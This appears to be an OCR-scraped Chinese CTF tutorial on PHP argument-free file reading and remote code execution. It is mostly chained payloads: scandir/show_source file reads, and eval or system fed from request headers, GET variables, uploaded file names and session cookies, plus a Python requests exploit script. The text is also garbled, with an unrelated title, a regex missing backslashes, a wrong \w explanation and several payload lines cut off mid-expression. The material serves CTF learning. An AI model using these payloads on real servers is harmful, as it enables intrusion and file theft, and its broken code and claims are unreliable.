
c++ windows获得当前工作目录文件_无参数读文件和RCE总结



作者：leon 合天智汇

引言

之前做题时遇到了无参数RCE这类题，在网上查找资料发现都是零散的Writeup或者payload，没有一篇能够完整涵盖读取文件和命令执行的技巧，所以我花了点时间，将PHP无参数读文件以及命令执行所用到的方法总结了一遍，希望能对读者起到些许作用。

什么是无参数？

顾名思义，就是只使用函数，且函数不能带有参数，这里有种种限制：比如我们选择的函数必须能接受其括号内函数的返回值；使用的函数规定必须参数为空或者为一个参数等

接下来，从代码开始讲解无参数读文件和RCE的具体技巧，帮助读者熟悉PHP的各种函数、记住无参数读文件和RCE的各类方法：

例题：

```php
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^W]+((?R)?)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

代码解析

```php
preg_replace('/[^W]+((?R)?)/', '', $_GET['code'])
```

这里使用`preg_replace`替换匹配到的字符为空，`w`匹配字母、数字和下划线，等价于`[^A-Za-z0-9_]`，然后`(?R)?`这个意思为递归整个匹配模式

所以正则的含义就是匹配无参数的函数，内部可以无限嵌套相同的模式（无参数函数），将匹配的替换为空，判断剩下的是否只有;

举个例子：

`a(b(c()));`可以使用，但是`a('b')`或者`a('b','c')`这种含有参数的都不能使用

所以我们要使用无参数的函数进行文件读取或者命令执行

无参数任意文件读取

查看当前目录文件名

正常的，`print_r(scandir('.'));`可以用来查看当前目录所有文件名

但是要怎么构造参数里这个点呢，这里介绍几个方法：

1. **localeconv()**

`localeconv()`返回一包含本地数字及货币格式信息的数组。而数组第一项就是"."（后续出现的.都用双引号包裹，方便识别）

```
</code>Array
(
    [decimal_point] => .
    [thousands_sep] =>
    [int_curr_symbol] =>
    [currency_symbol] =>
    [mon_decimal_point] =>
    [mon_thousands_sep] =>
    [positive_sign] =>
    [negative_sign] =>
    [int_frac_digits] => 127
    [frac_digits] => 127
    [p_cs_precedes] => 127
    [p_sep_by_space] => 127
    [n_cs_precedes] => 127
    [n_sep_by_space] => 127
    [p_sign_posn] => 127
    [n_sign_posn] => 127
    [grouping] => Array
        (
        )

    [mon_grouping] => Array
        (
        )

)
```


要怎么取到这个点呢，另一个函数：

`current()`返回数组中的单元，默认取第一个值：

`print_r(scandir(current(localeconv())));`成功打印出当前目录下文件：

或者使用`print_r(scandir(pos(localeconv())));`，`pos`是`current`的别名

如果都被过滤还可以使用`reset()`，该函数返回数组第一个单元的值，如果数组为空则返回 `FALSE`

1. **chr(46)**

`chr(46)`就是字符"."

要构造46，有几个方法：

```
chr(rand()) (不实际，看运气)

chr(time())

chr(current(localtime(time())))
```

- chr(time()):

chr()函数以256为一个周期，所以chr(46),chr(302),chr(558)都等于"."

所以使用chr(time())，一个周期必定出现一次"."

- chr(current(localtime(time()))):

数组第一个值每秒+1，所以最多60秒就一定能得到46，用current(pos)就能获得"."

1. **phpversion()**

phpversion()返回PHP版本，如5.5.9

floor(phpversion())返回 5

sqrt(floor(phpversion()))返回2.2360679774998

tan(floor(sqrt(floor(phpversion()))))返回-2.1850398632615

cosh(tan(floor(sqrt(floor(phpversion())))))返回4.5017381103491

sinh(cosh(tan(floor(sqrt(floor(phpversion()))))))返回45.081318677156

ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion())))))))返回46

chr(ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion())))))))))返回"."

1. **crypt()**

`hebrevc(crypt(arg))`可以随机生成一个hash值，第一个字符随机是`$`(大概率) 或者 "."(小概率) 然后通过`chr(ord())`只取第一个字符

ps：`ord()`返回字符串中第一个字符的Ascii值

```
print_r(scandir(chr(ord(hebrevc(crypt(time()))))));//（多刷新几次）
```

同理：`strrev(crypt(serialize(array())))`也可以得到"."，只不过`crypt(serialize(array()))`的点出现在最后一个字符，需要使用`strrev()`逆序，然后使用`chr(ord())`获取第一个字符

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))))));
```

PHP的函数如此强大，获取"."的方法肯定还有许多

正常的，我们还可以用`print_r(scandir('绝对路径'));`来查看当前目录文件名

获取绝对路径可用的有`getcwd()`和`realpath('.')`

所以我们还可以用`print_r(scandir(getcwd()));`输出当前文件夹所有文件名

读取当前目录文件

通过前面的方法输出了当前目录文件名，如果文件不能直接显示，比如PHP源码，我们还需要使用函数读取：

前面的方法输出的是数组，文件名是数组的值，那我们要怎么取出想要读取文件的数组呢：

查询PHP手册发现：

- current() - 返回数组中的当前单元
- each() - 返回数组中当前的键 / 值对并将数组指针向前移动一步
- end() - 将数组的内部指针指向最后一个单元
- next() - 将数组中的内部指针向前移动一位
- prev() - 将数组的内部指针倒回一位

手册里有这些方法，如果要获取的数组是最后一个我们可以用：

`show_source(end(scandir(getcwd())));`或者
用`readfile`、`highlight_file`、`file_get_contents`等读文件函数都可以（使
用`readfile`和`file_get_contents`读文件，显示在源码处）

ps：`readgzfile()`也可读文件，常用于绕过过滤

我们添加`zflag.php`使其排序在`index.php`后成为最后一个文件

```
    eval($_GET['code']);
} Array ( [0] => . [1] => .. [2] => flag1.php [3] => index.php [4] => zflag.php )
```

（出现报错的原因是PHP5.3以上默认只能传递具体的变量，而不能通过函数返回值传递，没有关系不影响我们读文件）

介绍一个函数：`array_reverse()`以相反的元素顺序返回数组

`zflag.php`本来在最后一位，反过来就成为第一位，可以直接用`current(pos)`读取

```
show_source(current(array_reverse(scandir(getcwd()))));
```

如果是倒数第二个我们可以用：

```
show_source(next(array_reverse(scandir(getcwd()))));
```

如果不是数组的最后一个或者倒数第二个呢？

我们可以使用`array_rand(array_flip())`，`array_flip()`是交换数组的键和值，`array_rand()`是随机返回一个数组

所以我们可以用：

```
show_source(array_rand(array_flip(scandir(getcwd()))));
```

或者：

```
show_source(array_rand(array_flip(scandir(current(localeconv())))));
```

（可以自己结合前面总结的构造"."的方法切合实际过滤情况读取，后文就只列举简单的语句）

多刷新几次，就读到了正着数或者倒着数都是第三位的`flag1.php`：

如果目标文件不在当前目录呢？

查看上一级目录文件名

再介绍几个函数：

`dirname()`：返回路径中的目录部分，比如：

从图中可以看出，如果传入的值是绝对路径（不包含文件名），则返回的是上一层路径，传入的是文件名绝对路径则返回文件的当前路径

`chdir()`：改变当前工作目录

1. dirname()方法

```
print_r(scandir(dirname(getcwd()))); //查看上一级目录的文件
```

1. 构造".."

`print_r(next(scandir(getcwd())));`：我们`scandir(getcwd())`出现的数组第二个就是".."，所以可以用`next()`获取

```
print_r(scandir(next(scandir(getcwd()))));//也可查看上级目录文件
```

结合上文的一些构造都是可以获得".."的：

```
next(scandir(chr(ord(hebrevc(crypt(time()))))))
```

读取上级目录文件

直接`print_r(readfile(array_rand(array_flip(scandir(dirname(getcwd()))))));`是不可以的，会报错，因为默认是在当前工作目录寻找并读取这个文件，而这个文件在上一层目录，所以要先改变当前工作目录

前面写到了`chdir()`，使用：

```
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd()))))));
```

即可改变当前目录为上一层目录并读取文件：

如果不能使用`dirname()`，可以使用构造".."的方式切换路径并读取：

但是这里切换路径后`getcwd()`和`localeconv()`不能接收参数，因为语法不允许，我们可以用之前的`hebrevc(crypt(arg))`

这里`crypt()`和`time()`可以接收参数，于是构造：

```
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(getcwd()))))))))));
或更复杂的：
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(ph
还可以用：
show_source(array_rand(array_flip(scandir(chr(current(localtime(time(chdir(next(scandir(current(localeconv(
```

多刷新几次：

还有一种构造方法`if()`：（这种更直观些，并且不需要找可接收参数的函数）


```
if(chdir(next(scandir(getcwd())))show_source(array_rand(array_flip(scandir(getcwd()))));
```

查看和读取多层上级路径的就不写了，一样的方式套娃就行


查看和读取根目录文件

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))));
```

`strrev(crypt(serialize(array())))`所获得的字符串第一位有几率是/，所以使用以上payload可以查看根目录文件



但是有权限限制，linux系统下需要一定的权限才能读到，所以不一定成功



同样的：

```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))print_r(scandir(getcwd()));
```

也可以查看根目录文件，但是也会受到权限限制，不一定成功

读根目录文件：(也是需要权限)

```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))show_source(array_rand(array_flip(scandir(getcwd()))))
```

读文件暂时就写这么多，肯定还有许多函数可以达到相同效果，等待大佬的发掘吧

无参数命令执行(RCE)

我们可以使用无参数函数任意读文件，也可以执行命令：

既然传入的code值不能含有参数，那我们可不可以把参数放在别的地方，code用无参数函数来接收参数呢？这样就可以打破无参数函数的限制：

首先想到headers，因为headers我们用户可控，于是在PHP手册中搜索：headers

经过查找，发现getallheaders()和apache_request_headers()

getallheaders()&apache_request_headers()


getallheaders()是apache_request_headers()的别名函数，但是该函数只能在Apache环境下使用

接下来利用方式就多了，任何header头部都可利用：

我们可以使用：

```
?code=eval(pos(getallheaders()));
//header
Leon: phpinfo();
```

因为我这里Leon: phpinfo();排在第一位，所以直接用pos(current的别名)取第一个数组的值



当然，在系统函数没有禁用的情况下，我们还可以直接使用系统函数：

```
GET /333/222/111/index.php?code=system(pos(getallheaders()));
HTTP/1.1
Host: 127.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Leon: whoami
```

```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?> laptop-kp1o2uki\leon
```


根据位置的不同，可以结合前文，构造获取不同位置的数组

除了可以获得`headers`，PHP有个函数可以获得所有PHP变量：

get_defined_vars()

get_defined_vars

(PHP 4 >= 4.0.4, PHP 5, PHP 7)

get_defined_vars — 返回由所有已定义变量所组成的数组

描述

```
get_defined_vars ( void ) : array
```

此函数返回一个包含所有已定义变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。

该函数会返回全局变量的值，如get、post、cookie、file数据

这里要注意，`leon=>phpinfo();`在`_GET`数组中，所以需要使用两次取数组值：

第一次：

第二次：

所以，利用get传递新变量可以造成命令执行，post、cookie同理，这里就不演示了

```
?leon=phpinfo();&code=eval(pos(pos(get_defined_vars())));
```

如何利用file变量进行rce呢？

```
import requests

files = {
  "system('whoami');": ""
}
#data = {
#"code":"eval(pos(pos(end(get_defined_vars()))));"
#}
r = requests.post('http://127.0.0.1/333/222/111/index.php?code=eval(pos(pos(end(get_defined_vars()))));', f
print(r.content.decode("utf-8", "ignore"))
```

这里要注意的是，file数组在最后一个，需要end定位，因为payload直接放在文件的名称上，再pos两次定位获得文件名


session_id()


`session_id()`： 可以用来获取/设置 当前会话 ID。

session需要使用`session_start()`开启，然后返回参数给`session_id()`

但是有一点限制：文件会话管理器仅允许会话 ID 中使用以下字符：a-z A-Z 0-9 ,（逗号）和 - 减号）

但是`hex2bin()`函数可以将十六进制转换为ASCII 字符，所以我们传入十六进制并使用`hex2bin()`即可







```
eval(hex2bin(session_id(session_start())));

>>> print'phpinfo();'.encode('hex')
706870696e666f28293b

Cookie: PHPSESSID=706870696e666f28293b
```

getenv()


`getenv()`：获取环境变量的值(在PHP7.1之后可以不给予参数)

所以该函数只适用于PHP7.1之后版本，否则会出现：`Warning: getenv() expects exactly 1 parameter, 0 given in ...`报错




`getenv()` 可以用来收集信息，实际利用一般无法达到命令执行效果，因为默认的`php.ini`中，`variables_order`值为：`GPCS`


也就是说系统在定义PHP预定义变量时的顺序是 `GET,POST,COOKIES,SERVER`，没有定义`Environment(E)`，你可以修改`php.ini`文件的 `variables_order`值为你想要的顺序，如："EGPCS"。这时，`$_ENV`的值就可以取得了



我们来看修改后的值：（环境不同，环境变量显示也不同）



对此我们可以加以利用，方法同上文：



小结

无参数RCE和文件读取实际情况下会存在许多过滤，需要自己结合以上方法绕过，主要还是考察对PHP函数的熟练程度

参考

PHP Parametric Function RCE

实验推荐

MetInfo任意文件读取

https://www.hetianlab.com/expc.do?ec=ECIDf5e2-83aa-4a0b-b276-c10e1f953297

（通过该实验掌握MetInfo任意文件读取漏洞的原因和利用方法）

声明：笔者初衷用于分享与普及网络知识，若读者因此作出任何危害网络安全行为后果自负，与合天智汇及原作者无关！